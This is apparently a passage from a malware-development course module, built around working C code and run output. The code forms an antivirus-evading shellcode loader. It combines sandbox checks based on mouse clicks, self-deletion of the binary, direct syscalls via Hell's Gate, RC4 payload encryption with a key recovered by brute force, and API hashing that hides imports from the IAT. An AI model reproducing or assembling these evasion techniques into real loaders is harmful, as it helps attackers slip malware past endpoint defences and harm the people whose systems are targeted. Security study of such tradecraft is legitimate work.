
Where `20000` represents the time to monitor the mouse clicks in milliseconds.

NtDelayExecution Via Hell's Gate

Hell's Gate can be used to call `NtDelayExecution`, which requires updating the `VX_TABLE` structure definition located in `Common.h` and the `InitializeSyscalls` function to add the `VX_TABLE_ENTRY NtDelayExecution` element and initialize it. The `Hasher` program will also need to be used to calculate the hash for the syscall, as was done in previous steps.

Anti-Analysis Results

The following image shows the output of the `AntiAnalysis` function at runtime.



```
[i] Renaming :$DATA to :Maldev  ...[+] DONE
[i] DELETING ...[+] DONE
[#] Monitoring Mouse-Clicks For 20 Seconds - Need 6 Clicks To Pass
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[i] Delaying Execution Using "NtDelayExecution" For 030 Seconds
         >> _T1 - _T0 = 30016
[+] DONE
[#] Monitoring Mouse-Clicks For 20 Seconds - Need 6 Clicks To Pass
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[i] Delaying Execution Using "NtDelayExecution" For 060 Seconds
         >> _T1 - _T0 = 60016
[+] DONE
[#] Monitoring Mouse-Clicks For 20 Seconds - Need 6 Clicks To Pass
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[+] Mouse Click Recorded
[i] Delaying Execution Using "NtDelayExecution" For 090 Seconds
         >> _T1 - _T0 = 90000
[+] DONE
[+] Local Memory Allocated At : 0x00000194C9C70000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
         [+] Payload is Copied From 0x00007FF64325F000 To 0x00000194C9C70000
[#] Press <Enter> To Run The Payload ...
         [i] Running Thread Of Entry 0x00000194C9C70000 ... [+] DONE
         [+] Thread Created With Id : 7292
PS C:\Users\User\Desktop\Intermediate\AV\x64\Debug> ls
PS C:\Users\User\Desktop\Intermediate\AV\x64\Debug>
```

4 mouse clicks - test will be resetted

5 mouse clicks - test will be resetted

9 mouse clicks - test succeeded

the binary is deleted

Payload Encryption


`HellShell.exe` will be used for payload encryption. The command that will be used is `.\HellShell.exe calc.bin rc4`, where `calc.bin` is the raw payload file. The encrypted payload will replace the previous unencrypted payload in the `main.c` file. Furthermore, the `Rc4EncryptionViSystemFunc032` function which is responsible for decryption will be saved in the `Inject.c` file.

Brute Force Decryption

`HellShell.exe` generates the key below.

```
unsigned char Rc4Key[] = {
        0x61, 0x1A, 0xA0, 0xAA, 0xA7, 0x92, 0x9F, 0xBA, 0x8F, 0xCE, 0x4C,
0xD8, 0x11, 0xFA, 0xED, 0xB9 };
```

The key will be encrypted and then decrypted using the brute force method. First, the key needs to be encrypted. This will be done via a new project that will use the same algorithm as the `KeyGuard.exe` tool. The only difference is that the key is not randomly generated since `HellShell.exe` already generated one(`Rc4Key`). This new project is shared in this module's code and is named `KeyGuard2`.




```
PS C:\Users\User\Desktop\KeyGuard\x64\Debug> .\KeyGuard.exe
/*

[i] Input Key Size : 16
[+] Using "0x61" As A Hint Byte

[+] Use The Following Key For [Encryption]
unsigned char OriginalKey[] = {
        0x61, 0x6E, 0x83, 0x0A, 0x91, 0x58, 0xDB, 0x00, 0x00, 0x68, 0xE2, 0x81, 0xF0, 0x70, 0x73, 0x13 };

[+] Use The Following For [Implementations]
unsigned char ProtectedKey[] = {
        0x07, 0x09, 0xE3, 0x6B, 0xF3, 0x3B, 0x87, 0x61, 0x6E, 0x17, 0x8A, 0xEA, 0x9A, 0x1B, 0xE7, 0x44 };



                        -------------------------------------------------

*/

#include <Windows.h>

#define HINT_BYTE 0x61

unsigned char ProtectedKey[] = {
        0x07, 0x09, 0xE3, 0x6B, 0xF3, 0x3B, 0x87, 0x61, 0x6E, 0x17, 0x8A, 0xEA, 0x9A, 0x1B, 0xE7, 0x44 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN SIZE_T sKey, OUT PBYTE* ppRealKey) {

        BYTE            b                       = 0;
        INT             i                       = 0;
        PBYTE           pRealKey                = (PBYTE)malloc(sKey);

        if (!pRealKey)
             return NULL;

        while (1){

                if (((pProtectedKey[0] ^ b)) == HintByte)
                     break;
                else
                     b++;

        }

        for (int i = 0; i < sKey; i++){
                pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
        }

        *ppRealKey = pRealKey;
        return b;
}
```

The `Rc4EncryptionViSystemFunc032` function will be updated to include the brute forcing logic. The function will be called by `RemoteMappingInjectionViaSyscalls`.

```
BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN
DWORD dwRc4KeySize, IN DWORD sPayloadSize) {

        // The return of SystemFunction032
        NTSTATUS                STATUS                          = NULL;
        BYTE                    RealKey [KEY_SIZE]      = { 0 };
        int                         b                               = 0;

        // Brute forcing the key:
        while (1) {
                // Using the hint byte, if this is equal, then we found the
'b' value needed to decrypt the key
                if (((pRc4Key[0] ^ b) - 0) == HINT_BYTE)
                        break;
                // Else, increment 'b' and try again
                else
                        b++;
        }

        printf("[i] Calculated 'b' to be : 0x%0.2X \n", b);

        // Decrypting the key
        for (int i = 0; i < KEY_SIZE; i++) {
                RealKey[i] = (BYTE)((pRc4Key[i] ^ b) - i);
        }

        // Making 2 USTRING variables, 1 passed as key and one passed as the
block of data to encrypt/decrypt
        USTRING         Key = { .Buffer = RealKey,              .Length =
dwRc4KeySize,         .MaximumLength = dwRc4KeySize },
                                Img = { .Buffer = pPayloadData,
.Length = sPayloadSize,         .MaximumLength = sPayloadSize };


        // Since SystemFunction032 is exported from Advapi32.dll, we load it
Advapi32 into the prcess,
        // And using its return as the hModule parameter in GetProcAddress
        fnSystemFunction032 SystemFunction032 =
(fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi32"),
"SystemFunction032");

        // If SystemFunction032 calls failed it will return non zero value
        if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
                printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n",
STATUS);
                return FALSE;
        }

        return TRUE;
}
```

Brute Force Decryption Results

Executing the payload (Anti analysis features are disabled).



Microsoft Visual Studio Debug Console

```
[+] Local Memory Allocated At : 0x0000025061A20000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF6351F1020 To 0x0000025061A20000
[#] Press <Enter> To Decrypt The Payload ...
[i] Calculated 'b' to be : 0x2C
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x0000025061A20000 ... [+] DONE
        [+] Thread Created With Id : 10536

C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe (process 1720) exited with code 0.
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically close the console w
Press any key to close this window . . .
```

API Hashing

So far, all the WinAPIs used have been called directly, which means they can be found in the IAT of the implementation. To resolve this, a new file, `ApiHashing.c`, is created which contains the necessary functions for implementing API hashing.

ApiHashing.c

```
#include <Windows.h>

#include "Structs.h"
#include "Common.h"

FARPROC GetProcAddressH(HMODULE hModule, DWORD dwApiNameHash) {

        if (hModule == NULL || dwApiNameHash == NULL)
                return NULL;

        PBYTE pBase = (PBYTE)hModule;

        PIMAGE_DOS_HEADER       pImgDosHdr        = (PIMAGE_DOS_HEADER)pBase;
        if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return NULL;

        PIMAGE_NT_HEADERS       pImgNtHdrs        = (PIMAGE_NT_HEADERS)(pBase +
pImgDosHdr->e_lfanew);
        if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return NULL;

        IMAGE_OPTIONAL_HEADER   ImgOptHdr         = pImgNtHdrs->OptionalHeader;
        PIMAGE_EXPORT_DIRECTORY pImgExportDir     = (PIMAGE_EXPORT_DIRECTORY)
(pBase +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

        PDWORD                  FunctionNameArray       = (PDWORD)(pBase +
pImgExportDir->AddressOfNames);
        PDWORD                  FunctionAddressArray    = (PDWORD)(pBase +
pImgExportDir->AddressOfFunctions);
        PWORD                   FunctionOrdinalArray    = (PWORD)(pBase +
pImgExportDir->AddressOfNameOrdinals);

        for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
                CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
                PVOID   pFunctionAddress = (PVOID)(pBase +
FunctionAddressArray[FunctionOrdinalArray[i]]);

                // Hashing every function name `pFunctionName`
                // If both hashes are equal, then we found the function we
want
                if (dwApiNameHash == HASHA(pFunctionName)) {
                        return pFunctionAddress;
                }
        }

        return NULL;
}

HMODULE GetModuleHandleH(DWORD dwModuleNameHash) {

        if (dwModuleNameHash == NULL)
                return NULL;

#ifdef _WIN64
        PPEB                    pPeb = (PEB*)(__readgsqword(0x60));
#elif _WIN32
        PPEB                    pPeb = (PEB*)(__readfsdword(0x30));
#endif

        PPEB_LDR_DATA               pLdr = (PPEB_LDR_DATA)(pPeb->Ldr);
        PLDR_DATA_TABLE_ENTRY   pDte = (PLDR_DATA_TABLE_ENTRY)(pLdr-
>InMemoryOrderModuleList.Flink);

        while (pDte) {

                if (pDte->FullDllName.Length != NULL && pDte-
>FullDllName.Length < MAX_PATH) {

                        // Converting `FullDllName.Buffer` to upper case
string
                        CHAR UpperCaseDllName[MAX_PATH];

                        DWORD i = 0;
                        while (pDte->FullDllName.Buffer[i]) {
                                UpperCaseDllName[i] = (CHAR)toupper(pDte-
>FullDllName.Buffer[i]);
                                i++;
                        }
                        UpperCaseDllName[i] = '\0';

                        // Hashing `UpperCaseDllName` and comparing the hash
value to that's of the input `dwModuleNameHash`
                        if (HASHA(UpperCaseDllName) == dwModuleNameHash)
                                return (HMODULE)(pDte-
>InInitializationOrderLinks.Flink);

                }
                else {
                        break;
                }

                pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);
        }

        return NULL;
}
```

Header File

Before continuing, a new header file, `typedef.h`, should be created to define the used WinAPIs as function pointers for clarity and maintainability. `Common.h` will need to include the `typedef.h` header file using `#include "typedef.h"`.

typedef.h

```
#pragma once

#include <Windows.h>


typedef ULONGLONG(WINAPI* fnGetTickCount64)();

typedef HANDLE(WINAPI* fnOpenProcess)(DWORD dwDesiredAccess, BOOL
bInheritHandle, DWORD dwProcessId);

typedef LRESULT(WINAPI* fnCallNextHookEx)(HHOOK hhk, int nCode, WPARAM wParam,
LPARAM lParam);

typedef HHOOK(WINAPI* fnSetWindowsHookExW)(int idHook, HOOKPROC lpfn,
HINSTANCE hmod, DWORD dwThreadId);

typedef BOOL(WINAPI* fnGetMessageW)(LPMSG lpMsg, HWND hWnd, UINT
wMsgFilterMin, UINT wMsgFilterMax);

typedef LRESULT(WINAPI* fnDefWindowProcW)(HWND hWnd, UINT Msg, WPARAM wParam,
LPARAM lParam);

typedef BOOL(WINAPI* fnUnhookWindowsHookEx)(HHOOK hhk);

typedef DWORD(WINAPI* fnGetModuleFileNameW)(HMODULE hModule, LPWSTR
lpFilename, DWORD nSize);

typedef HANDLE(WINAPI* fnCreateFileW)(LPCWSTR lpFileName, DWORD
dwDesiredAccess, DWORD dwShareMode, LPSECURITY_ATTRIBUTES
lpSecurityAttributes, DWORD dwCreationDisposition, DWORD dwFlagsAndAttributes,
HANDLE hTemplateFile);

typedef BOOL(WINAPI* fnSetFileInformationByHandle)(HANDLE hFile,
FILE_INFO_BY_HANDLE_CLASS FileInformationClass, LPVOID lpFileInformation,
DWORD dwBufferSize);

typedef BOOL(WINAPI* fnCloseHandle)(HANDLE hObject);
```

API_HASHING Structure

Next, a new structure `API_HASHING` is defined in `Common.h` and is used to store the addresses of WinAPIs used, making them more accessible for use within the implementation's functions.

Common.h

```
typedef struct _API_HASHING {

        fnGetTickCount64                pGetTickCount64;
        fnOpenProcess                   pOpenProcess;
        fnCallNextHookEx                pCallNextHookEx;
        fnSetWindowsHookExW             pSetWindowsHookExW;
        fnGetMessageW                   pGetMessageW;
        fnDefWindowProcW                pDefWindowProcW;
        fnUnhookWindowsHookEx           pUnhookWindowsHookEx;
        fnGetModuleFileNameW            pGetModuleFileNameW;
        fnCreateFileW                   pCreateFileW;
        fnSetFileInformationByHandle    pSetFileInformationByHandle;
        fnCloseHandle                   pCloseHandle;

}API_HASHING, * PAPI_HASHING;
```


Updating VX_Table

The `GetModuleHandleH` and `GetProcAddressH` functions must be used to initialize the elements in the `API_HASHING` structure. The `InitializeSyscalls` function then uses these functions to initialize the `VX_TABLE` structure, which is used to call syscalls.

```
// ...

API_HASHING g_Api = {0};
```

```
BOOL InitializeSyscalls() {

        // Get the PEB
        PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
        PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
        if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion !=
0xA)
                return FALSE;

        // Get NTDLL module
        PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)
((PBYTE)pCurrentPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

        // Get the EAT of NTDLL
        PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
        if (!GetImageExportDirectory(pLdrDataEntry->DllBase,
&pImageExportDirectory) || pImageExportDirectory == NULL)
                return FALSE;

        g_Sys.NtCreateSection.uHash          = NtCreateSection_JOAA;
        g_Sys.NtMapViewOfSection.uHash       = NtMapViewOfSection_JOAA;
        g_Sys.NtUnmapViewOfSection.uHash     = NtUnmapViewOfSection_JOAA;
        g_Sys.NtClose.uHash                  = NtClose_JOAA;
        g_Sys.NtCreateThreadEx.uHash         = NtCreateThreadEx_JOAA;
        g_Sys.NtWaitForSingleObject.uHash    = NtWaitForSingleObject_JOAA;
        g_Sys.NtQuerySystemInformation.uHash = NtQuerySystemInformation_JOAA;
        g_Sys.NtDelayExecution.uHash         = NtDelayExecution_JOAA;

        // Initialize the syscalls
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtCreateSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtMapViewOfSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtUnmapViewOfSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtClose))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtCreateThreadEx))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtWaitForSingleObject))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtQuerySystemInformation))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtDelayExecution))
                return FALSE;


        //      User32.dll exported
        g_Api.pCallNextHookEx      =
(fnCallNextHookEx)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
CallNextHookEx_JOAA);
        g_Api.pDefWindowProcW      =
(fnDefWindowProcW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
DefWindowProcW_JOAA);
        g_Api.pGetMessageW         =
(fnGetMessageW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
GetMessageW_JOAA);
        g_Api.pSetWindowsHookExW   =
(fnSetWindowsHookExW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
SetWindowsHookExW_JOAA);
        g_Api.pUnhookWindowsHookEx =
(fnUnhookWindowsHookEx)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
UnhookWindowsHookEx_JOAA);

        if (g_Api.pCallNextHookEx == NULL || g_Api.pDefWindowProcW == NULL ||
g_Api.pGetMessageW == NULL || g_Api.pSetWindowsHookExW == NULL ||
g_Api.pUnhookWindowsHookEx == NULL)
                return FALSE;

        //      Kernel32.dll exported
        g_Api.pGetModuleFileNameW          =
(fnGetModuleFileNameW)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
GetModuleFileNameW_JOAA);
        g_Api.pCloseHandle                 =
(fnCloseHandle)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
CloseHandle_JOAA);
        g_Api.pCreateFileW                 =
(fnCreateFileW)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
CreateFileW_JOAA);
        g_Api.pGetTickCount64              =
(fnGetTickCount64)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
GetTickCount64_JOAA);
        g_Api.pOpenProcess                 =
(fnOpenProcess)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
OpenProcess_JOAA);
        g_Api.pSetFileInformationByHandle  =
(fnSetFileInformationByHandle)GetProcAddressH(GetModuleHandleH(KERNEL32DLL_JOAA),
 SetFileInformationByHandle_JOAA);

        if (g_Api.pGetModuleFileNameW == NULL || g_Api.pCloseHandle == NULL ||
g_Api.pCreateFileW == NULL || g_Api.pGetTickCount64 == NULL ||
g_Api.pOpenProcess == NULL || g_Api.pSetFileInformationByHandle == NULL)
                return FALSE;

        return TRUE;
}
```

The WinAPIs hashes are generated by the `Hasher` project as shown below.




```
PS C:\Users\User\Desktop\Intermediate\BypassAV\x64\Release> .\Hasher.exe
#define GetTickCount64_JOAA     0x00BB616E
#define OpenProcess_JOAA        0xAF03507E
#define CallNextHookEx_JOAA     0xB8B1ADC1
#define SetWindowsHookExW_JOAA  0x15580F7F
#define GetMessageW_JOAA        0xAD14A009
#define DefWindowProcW_JOAA     0xD96CEDDC
#define UnhookWindowsHookEx_JOAA        0x9D2856D0
#define GetModuleFileNameW_JOAA         0xAB3A6AA1
